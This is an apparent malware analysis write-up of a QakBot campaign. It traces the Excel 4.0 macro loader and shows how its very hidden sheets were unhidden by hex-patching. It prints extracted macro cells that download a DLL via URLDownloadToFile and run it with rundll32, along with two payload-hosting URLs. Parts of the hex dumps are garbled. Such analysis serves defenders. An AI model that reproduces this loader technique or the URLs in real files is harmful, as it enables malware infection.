


A taste of the latest release of QakBot

A taste of the latest release of QakBot – one of the most popular and mediatic trojan bankers active since 2007.

The malware **QakBot**, also known as Qbot, Pinkslipbot, and Quakbot is a banking trojan that has been made headlines since 2007. This piece of malware is focused on stealing banking credentials and victim's secrets using different techniques tactics and procedures (TTP) which have evolved over the years, including its delivery mechanisms, C2 techniques, and anti-analysis and reversing features.

Emotet is known as the most popular threat distributing QakBot in the wild, nonetheless, Emotet has been taken down recently, and QakBot operators are using specially target campaigns to disseminate this threat around the globe. Figure 1 shows two email templates distributing QakBot in Portugal in early May 2021.



Additionally, QakBot is able to move laterally on the internal environment for stealing sensitive data, making internal persistence, or even for deploying other final payloads like ransomware. In recent reports, it could be used to drop other malware such as ProLock and Egregor ransomware. At the moment, and after the Emotet takedown, QakBot becoming one the most prominent and observed threats allowing criminals to gain a foothold on internal networks. In the next workflow, we can learn how the QakBot infection chain works.




Figure 2: High-level diagram of QakBot malware and its capabilities.

QakBot is disseminated these days using target phishing campaigns in several languages, including Portuguese. The infection chain starts with an URL in the email body that downloads a zip archive containing an XLM or XLSM file (Excel) that takes advantage of XLM 4.0 macros to download the 2nd stage from the compromised web servers.

The 2nd stage – in a form of a DLL with random extension – is loaded into the memory using the DLL injection technique via *rundll32.exe* Windows utility. After that, the final payload (QakBot itself) is loaded in memory and the malicious activity is then initiated. The malware is equipped with a list of hardcoded IP addresses from its botnet, and it receives commands and updates from the C2 server, including the deployment of additional payloads like ransomware.

Dribbling AVs with XLM macros

The malicious Office document, when opened, it poses as a DocuSign file – a popular software for signing digital documents. The malicious documents take advantage of Excel 4.0 macros (XML macros) stored in hidden sheets that download the QakBot 2nd stage payload from the Internet – malicious servers compromised by criminals. Then, the DLL is written to disk and executed using the DLL injection technique via *regsvr32* or *rundll32* utilities.



THIS DOCUMENT IS ENCRYPTED BY
DOCUSIGN® PROTECT SERVICE

PERFORM THE FOLLOWING STEPS TO PERFORM DECRYPTION

- 1 If this document was downloaded from Email, please click **Enable Editing** from the yellow bar above
- 2 Once You have Enable Editing , please click **Enable Content** from the yellow bar above

WHY I CANNOT OPEN THIS DOCUMENT?

- You are using iOS or Android, please use Desktop PC
- You are trying to view this document using Online Viewer



Figure 3: Excel document used to lure victims and download and execute the QakBot 2nd stage.

According to a publication by **ReversingLabs**, “among 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious”.

(...) if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious, RL concluded.

Sample Classification	Count	Percentage
Goodware	14458	9.1%
Suspicious	738	0.5%
Malicious	144052	90.4%
Total	159248	100%

Table 1: Classification and distribution of documents containing XLM macros ([source](#)).

The malware families detected in the sample set by RL show that ZLoader and Quakbot are the dominant malware families in the Excel 4.0 malware ecosystem.




Figure 4: Malware family distribution using XLM macros in the wild ([source](#)).

XLSM file – QakBot loader

Filename: catalog-1712981442.xlsm

MD5: f86c6670822acb89df1eddb582cf0e90

Creation time: 2021-04-29 22:18:33

An XLSM file is a macro-enabled spreadsheet created by Microsoft Excel, a widely-used spreadsheet program included in the Microsoft Office suite. These kinds of files contain worksheets of cells arranged by rows and columns as well as embedded macros.

The compressed Microsoft Excel filenames appear to follow a naming convention beginning with **document-** or **catalog-**, followed by several digits and the **.xlsm** or **.xls** extension, for example, **catalog-1712981442.xlsm**.

Initially, the Excel document prompts the victim for enabling macros to start the infection chain. In detail, the Excel spreadsheet contains hidden spreadsheets – Excel 4.0 macros, spreadsheet formulas, and BIFF record all with the goal of passing a wrong visual inspection for the final user and malware analysts.



Figure 5: Only the first sheet appears when the XLSM file is opened in order to obfuscate the malicious content from the eyes of the malware researchers.

Looking at the internal XML files that are part of the Excel XLSM file, we can easily identify that exist other sheets hidden inside the document, as highlighted in Figure 6.

```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships"><fileVersion appName="xl" lastEdited="5"
lowestEdited="6" rupBuild="9303"/><workbookPr filterPrivacy="1"/><bookViews><workbookView xWindow="8595"
yWindow="0" windowWidth="4020" windowHeight="3120"/></bookViews><sheets><sheet name="Sheet1" sheetId="9" r:id=
"rId1"/><sheet name="Sheet2" sheetId="4" r:id="rId2"/><sheet name="Sheet3" sheetId="7" r:id="rId3"/><sheet
name="Sheet4" sheetId="8" r:id="rId4"/></sheets><definedNames><definedName name="xlnm.Auto_Open">
Sheet2!$A0$115 /definedName</definedNames><calcPr calcId="145621"/><extLst><ext uri=
"http://schemas.microsoft.com/office/spreadsheetml/2010/11/main"><x15:workbookPr chartTrackingRefBase="1"/>
</ext></extLst></workbook>

```

Figure 6: Discovering other hidden sheets inside the internal structure of the malicious XLSM doc file.

From the content highlighted above, we can see the names “Sheet1“, “Sheet2“, “Sheet3” and “Sheet4” as the total of sheets available in the document, and also that “Sheet2” will trigger something when the document is opened using the feature “xlnm.Auto_Open” call.

In short, this type of malicious documents will usually have a cell as “Auto_Open cell”, and its functionality is very similar to the “Sub AutoOpen()” function in VBA to automatically run macros when the victim press the “Enable Content” button at the start.

Just a way to confirm we are facing a malicious document, we investigated the internal file: *shareString.xml* – which usually contains interesting stuff such as hardcoded strings, URLs, and so on.

Bingo!

```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="55" uniqueCount=
"34"><si><t>U</t></si><si><t>J</t></si><si><t>,D</t></si><si><t>R</t></si><si><t>l
</t></si><si><t>L</t></si><si><t>C</t></si><si><t>D</t></si><si><t>o</t></si><si><t>B
</t></si><si><t>e</t></si><si><t>w</t></si><si><t>g</t></si><si><t>n</t></si><si><t>i
</t></si><si><t>s</t></si><si><t>t</t></si><si><t>a</t></si><si><t>d</t></si><si><t>r
</t></si><si><t>T</t></si><si><t>S</t></si><si><t>F</t></si><si><t>ve</t></si><si><t>M
</t></si><si><t>.\jordji.nbvt</t></si><si><t>nd</t></si><si><t>u</t></si><si><t>=
</t></si><si><t>EXEC</t></si><si><t>("</t></si><si><t>")</t></si><si><t>
https://legalopspr.com/BnUwbRV9foc/hardt.html</t></si><si><t>
https://dentistelmhurstny.com/42te9VZqUDC/hadr.t.html</t></si></sst>

```

As HEX	As Text	As Picture	As RTF	As HTML
Data Interpreter				
Position	58207			
Hex	E3F			
Bin	1110001101011111			
Selection	224			
8 bit	0			
Signed	0			
Hex	0			
Bin	00000000			
16 bit	10752			
Signed	10752			
Hex	2A00			
Bin	10101000000000			
32 bit	134228480			
Signed	134228480			
Hex	8002A00			
Bin	1000000000000010101...			
64 bit	63640832661531136			

Figure 7: Hardcoded URLs used to download the QakBot 2nd stage via URLDownloadToFile call and execute it using rundll32.

From this point, we know that the 2nd stage will be downloaded from the previous URLs using the **URLDownloadToFile** call, but some content seems a bit obfuscated. This is the interesting part that makes XLM macros a potent initial stage to start malware infection chains.



Digging into the details, we can observe that several combinations and operations in documents cells are performed to concatenate the final string that will execute the QakBot DLL (2nd stage) into the memory.

```
[Loading Cells]
auto_open: auto_open→Sheet2!$A0$115
SHEET: Sheet2, Macrosheet
CELL:A0134      , =SET.VALUE(AV120,AV1316AV1326AV1336AV1346AV1356AV1366AV1376*2 ), 1
CELL:AR125     , =Sheet3!AQ22:AQ22(), 0
CELL:A0129     , =WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE("Sheet4",1.0), 1
CELL:A0127     , =FORMULA(Sheet3!AS39:AS396Sheet3!AS40:AS406Sheet3!AS41:AS416Sheet3!AS42:AS426Sheet3!AS43:AS436Sheet3!AS44:AS446Sheet3!AS45:AS456Sheet3!AS49:AS496Sheet3!AS50:AS506Sheet3!AS51:AS516Sheet3!AS52:AS526Sheet3!AS53:AS536Sheet3!AS54:AS54,Sheet2!AY113:AY113), 1
CELL:A0138     , =SET.VALUE(AY115,AU123), 1
CELL:A0142     , =FORMULA(AV1176AV1186AV1206Sheet3!AT39:AT396*1*6Sheet2!AY113:AY1136Sheet2!AV139:AV139,AW148), 1
CELL:AW148     , =EXEC("rundll32 ..\jordji.nvvt1,DllRegisterServer"), 33.0
CELL:A0136     , =SET.VALUE(AY108,Sheet3!AQ39:AQ396Sheet3!AQ40:AQ406Sheet3!AQ41:AQ416Sheet3!AQ42:AQ426Sheet3!AQ43:AQ436Sheet3!AQ44:AQ446Sheet3!AQ45:AQ456Sheet3!AQ49:AQ496Sheet3!AQ50:AQ506Sheet3!AQ51:AQ516Sheet3!AQ52:AQ526Sheet3!AQ53:AQ536Sheet3!AQ54:AQ546Sheet3!AQ55:AQ55), 1
CELL:A0145     , =AR123(), 0
CELL:AW147     , =EXEC("rundll32 ..\jordji.nvvt1,DllRegisterServer"), 33.0
CELL:A0135     , =SET.VALUE(AY107,AV1236Sheet2!AV124:AV1246Sheet2!AV125:AV1256Sheet2!AV126:AV1266Sheet2!AV127:AV127), 1
CELL:A0133     , =SET.VALUE(AY118,Sheet3!AR39:AR396Sheet3!AR40:AR406Sheet3!AR41:AR416Sheet3!AR42:AR426Sheet3!AR43:AR436Sheet3!AR44:AR44), 1
CELL:AW152     , =Sheet3!AT14:AT14(), 0
CELL:AT104     , ="..\jjoputi.vvt" , ..\jjoputi.vvt
CELL:A0140     , =FORMULA(AV1176AV1186AV1206Sheet3!AT39:AT396Sheet2!AY113:AY1136Sheet2!AV139:AV139,AW147), 1
CELL:AV123     , =CHAR(85.0) , U
CELL:AA114     , None ,
```

Figure 8: Malicious code responsible for starting the QakBot 2nd stage and available on several hidden sheets.

Part of the strings extracted from the malicious Excel file are presented below:

```

auto_open: auto_open->Sheet2!$A0$115
SHEET: Sheet2, Macrosheet
CELL:A0134      , =SET.VALUE(AY120,AV131&AV132&AV133&AV134&AV135&AV136&AV137&"2 " ), 1
CELL:AR125      , =Sheet3!AQ22:AQ22() , 0
CELL:A0129      ,
=WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE("Sheet4",1.0),
1
CELL:A0127      ,
=FORMULA(Sheet3!AS39:AS39&Sheet3!AS40:AS40&Sheet3!AS41:AS41&Sheet3!AS42:AS42&Sheet3!AS
1
CELL:A0138      , =SET.VALUE(AY115,AU123), 1
CELL:A0142      ,
=FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&"1"&Sheet2!AY113:AY113&Sheet2!AV139:AV139,
1
CELL:AW148      , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
CELL:A0136      ,
=SET.VALUE(AY108,Sheet3!AQ39:AQ39&Sheet3!AQ40:AQ40&Sheet3!AQ41:AQ41&Sheet3!AQ42:AQ42&S
1
CELL:A0145      , =AR123() , 0
CELL:AW147      , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
CELL:A0135      ,
=SET.VALUE(AY107,AV123&Sheet2!AV124:AV124&Sheet2!AV125:AV125&Sheet2!AV126:AV126&Sheet2
1
CELL:A0133      ,
=SET.VALUE(AY118,Sheet3!AR39:AR39&Sheet3!AR40:AR40&Sheet3!AR41:AR41&Sheet3!AR42:AR42&S
1
CELL:AW152      , =Sheet3!AT14:AT14() , 0
CELL:AT104      , ="..\jjoputi.vvt" , ..\jjoputi.vvt
CELL:A0140      ,
=FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!AV139:AV139,AW14
1
CELL:AV123      , =CHAR(85.0) , U

(...)
CELL:AT115      , None ,
https://dentistelmhurstny.com/42te9VZqUDc/hadrt.html
CELL:AT114      , None , https://legalopspr.com/BnUwbRV9foc/hartd.html

(...)

HEET: Sheet3, Macrosheet
CELL:AQ27      ,
=4984654.0+9846544.0+468464.0=CALL(Sheet2!AY107:AY107&"n",Sheet2!AY108:AY108&"A",Sheet
0
CELL:AT22      , =HALT() , 1
CELL:AQ32      , =Sheet2!AW142:AW142(), 0

```

In order to understand in detail and reveal the clear source code, we need to learn about the **BIFF8 format**. Some details and workarounds were also shared in an old campaign involving the **FlawedAmmy malware here**.

According to the XLM specification by Microsoft available [here](#), all the information about the sheet, including its name, type, and stream position is kept within a **BOUNDSHEET** record (**85h**). Figure 9 shows how a **Sheet type** is defined and the **Hidden status** possible flags:

- o **00h: visible**
- o **01h: hidden**
- o **02h: very hidden**

Changed Records in BIFF8 for Microsoft Excel 97			
Number	Record		
09h	BOF	BOOKEXT: Extra Book Info	863h
85h	BOUNDSHEET	BOOLERR: Cell Value, Boolean or Error	205h
200h	DIMENSIONS	BOTTOMMARGIN: Bottom Margin Measurement	29h
0Bh	INDEX	BOUNDSHEET: Sheet Information	85h
		CALCCOUNT: Iteration Count	0Ch
		CALCMODE: Calculation Mode	0Dh

BOUNDSHEET: Sheet Information (85h)

This record stores the sheet name, sheet type, and stream position.

BIFF8 Record Data

Offset	Field Name	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name (in characters)
11	rgch	var	Sheet name (grbit/rgb fields of Unicode String)

BIFF7 Record Data

Offset	FieldName	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name
11	rgch	var	Sheet name

The grbit field contains the following options:

Bits	Mask	Option Name	Contents
1-0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7-2	00FCh	(Reserved)	
15-8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 9: BIFF format and BOUNDSHEET information (85h), including sheet type and its possible status.

By analyzing the XLSM document, we can see in Figure 10 that only the first **BOUNDSHEET** (**0x09 0xF0 0x00 0x00**) has the hidden status as visible – **0x00h**. The other **BOUNDSHEETS** are defined as **very hidden** using the hex value **0x02h**.

				STREAM	HIDDEN STATE	SHEET TYPE			
BIFF	<u>BOUNDSHEET</u>	(85h)	14	09 F0 00 00	00	00	06	00	
BIFF	<u>BOUNDSHEET</u>	(85h)	14	5C 5C 02 00	02	01	06	00	
BIFF	<u>BOUNDSHEET</u>	(85h)	14	AE DE 02 00	02	01	06	00	
BIFF	<u>BOUNDSHEET</u>	(85h)	14	19 E6 02 00	02	01	06	00	

Bits	Mask	Option Name	Contents
1-0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7-2	00FCh	(Reserved)	
15-8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 10: Internal details about the malicious BOUNDSHEETS and hidden states.

Digging into the details, four BOUNDHSEET records means that the document has four sheets, but three of them are very hidden. Using a common HEX editor, we can change the values and fix the target XLSM file as depicted in Figure 11.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text	Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00003290	4B	04	39	04	20	00	33	00	20	00	32	00	20	00	32	00	K.9. .3. .2. .2.	00003290	4B	04	39	04	20	00	33	00	20	00	32	00	20	00	32	00	K.9. .3. .2. .2.
000032A0	92	08	41	00	92	08	00	00	00	00	00	00	00	00	00	00	'A.'.....	000032A0	92	08	41	00	92	08	00	00	00	00	00	00	00	00	00	00	'A.'.....
000032B0	00	00	FF	0D	00	1E	04	31	04	4B	04	47	04	3D	04	..y'...1.K.G.=.	000032B0	00	00	FF	0D	00	1E	04	31	04	4B	04	47	04	3D	04	..y'...1.K.G.=.		
000032C0	4B	04	39	04	20	00	33	00	20	00	32	00	20	00	32	00	K.9. .3. .2. .2.	000032C0	4B	04	39	04	20	00	33	00	20	00	32	00	20	00	32	00	K.9. .3. .2. .2.
000032D0	00	00	02	00	05	00	0C	00	07	01	00	00	00	00	00	FFy	000032D0	00	00	02	00	05	00	0C	00	07	01	00	00	00	00	00	FFy
000032E0	25	00	05	00	02	93	02	17	00	41	00	09	00	01	1E	04	%.....A.....	000032E0	25	00	05	00	02	93	02	17	00	41	00	09	00	01	1E	04	%.....A.....
000032F0	31	04	4B	04	47	04	3D	04	4B	04	39	04	20	00	39	00	1.K.G.=.K.9. .9.	000032F0	31	04	4B	04	47	04	3D	04	4B	04	39	04	20	00	39	00	1.K.G.=.K.9. .9.
00003300	92	08	39	00	92	08	00	00	00	00	00	00	00	00	00	00	'9.'.....	00003300	92	08	39	00	92	08	00	00	00	00	00	00	00	00	00	00	'9.'.....
00003310	00	00	FF	09	00	1E	04	31	04	4B	04	47	04	3D	04	..y'...1.K.G.=.	00003310	00	00	FF	09	00	1E	04	31	04	4B	04	47	04	3D	04	..y'...1.K.G.=.		
00003320	4B	04	39	04	20	00	39	00	00	02	00	05	00	0C	00	K.9. .9.....	00003320	4B	04	39	04	20	00	39	00	00	02	00	05	00	0C	00	K.9. .9.....		
00003330	07	01	00	00	00	00	FF	25	00	05	00	02	8E	08	58y%.....Z.X	00003330	07	01	00	00	00	00	FF	25	00	05	00	02	8E	08	58y%.....Z.X		
00003340	00	8E	08	00	00	00	00	00	00	00	00	00	90	00	00Z.....	00003340	00	8E	08	00	00	00	00	00	00	00	00	90	00	00Z.....			
00003350	00	11	00	11	00	54	00	61	00	62	00	6C	00	65	00	53T.a.b.l.e.S	00003350	00	11	00	11	00	54	00	61	00	62	00	6C	00	65	00	53T.a.b.l.e.S
00003360	00	74	00	79	00	6C	00	65	00	4D	00	65	00	64	00	69t.y.l.e.M.e.d.i	00003360	00	74	00	79	00	6C	00	65	00	4D	00	65	00	64	00	69t.y.l.e.M.e.d.i
00003370	00	75	00	6D	00	32	00	50	00	69	00	76	00	6F	00	74u.m.2.P.i.v.o.t	00003370	00	75	00	6D	00	32	00	50	00	69	00	76	00	6F	00	74u.m.2.P.i.v.o.t
00003380	00	53	00	74	00	79	00	6C	00	65	00	4C	00	69	00	67S.t.y.l.e.L.i.g	00003380	00	53	00	74	00	79	00	6C	00	65	00	4C	00	69	00	67S.t.y.l.e.L.i.g
00003390	00	68	00	74	00	31	00	36	00	60	01	02	00	00	00	85h.t.i.6.....	00003390	00	68	00	74	00	31	00	36	00	60	01	02	00	00	00	85h.t.i.6.....
000033A0	00	0E	00	09	F0	00	00	00	00	06	00	53	68	65	65	748.....Sheet	000033A0	00	0E	00	09	F0	00	00	00	00	06	00	53	68	65	65	748.....Sheet
000033B0	31	85	00	0E	00	5C	5C	02	00	02	01	06	00	53	68	65	1.....Sheet	000033B0	31	85	00	0E	00	5C	5C	02	00	00	00	06	00	53	68	65	1.....Sheet
000033C0	65	74	32	85	00	0E	00	AE	DE	02	00	02	01	06	00	53	et2.....@P.....S	000033C0	65	74	32	85	00	0E	00	AE	DE	02	00	02	01	06	00	53	et2.....@P.....S
000033D0	68	65	65	74	33	85	00	0E	00	19	E6	02	00	02	01	06	heet3.....e.....	000033D0	68	65	65	74	33	85	00	0E	00	19	E6	02	00	02	01	06	heet3.....e.....
000033E0	00	53	68	65	65	74	34	9A	08	18	00	9A	08	00	00	00	..Sheet4\$...\$....	000033E0	00	53	68	65	65	74	34	9A	08	18	00	9A	08	00	00	00	..Sheet4\$...\$....
000033F0	00	00	00	00	00	00	00	01	00	00	00	00	00	00	00	01f.....f.....	000033F0	00	00	00	00	00	00	00	01	00	00	00	00	00	00	00	01f.....f.....
00003400	00	00	00	A3	08	10	00	A3	08	00	00	00	00	00	00	00f.....f.....	00003400	00	00	00	A3	08	10	00	A3	08	00	00	00	00	00	00	00f.....f.....
00003410	00	00	00	00	00	00	00	8C	00	04	00	SF	01	01	00	AE@.....@	00003410	00	00	00	00	00	00	00	8C	00	04	00	SF	01	01	00	AE@.....@

Figure 11: Patching the XLSM malicious file to unhide all the sheets.

As highlighted above, the values of the last bytes 0x02h and 0x01h were changed to 0x00h and 0x00h on the BOUNDSHEET related to Sheet2. The same process was done to the other BOUNDSHEETS. By opening again the malicious file, we can see now that all the sheets are available and also navigate through the source code spread on random cells.




Figure 12: Source code available on the revealed Sheets.

During the code analysis, we found that criminals used another trick to make hard the analysis task. To prevent a casual visual inspection of these values, the font color was set to white. So, before analyzing the cells, we need to change the document background color or the font color.

By deobfuscation the formulas and reassembling the strings back to the original form, we can learn how the malicious chain starts:

- The loader uses a VBA CALL statement to access the **URLDownloadToFile** function from *URLMon.dll* to download the 1st stage DLL from the hardcoded URLs to the local path (..\) using a random name to the file: **jordji.nbvt1**.
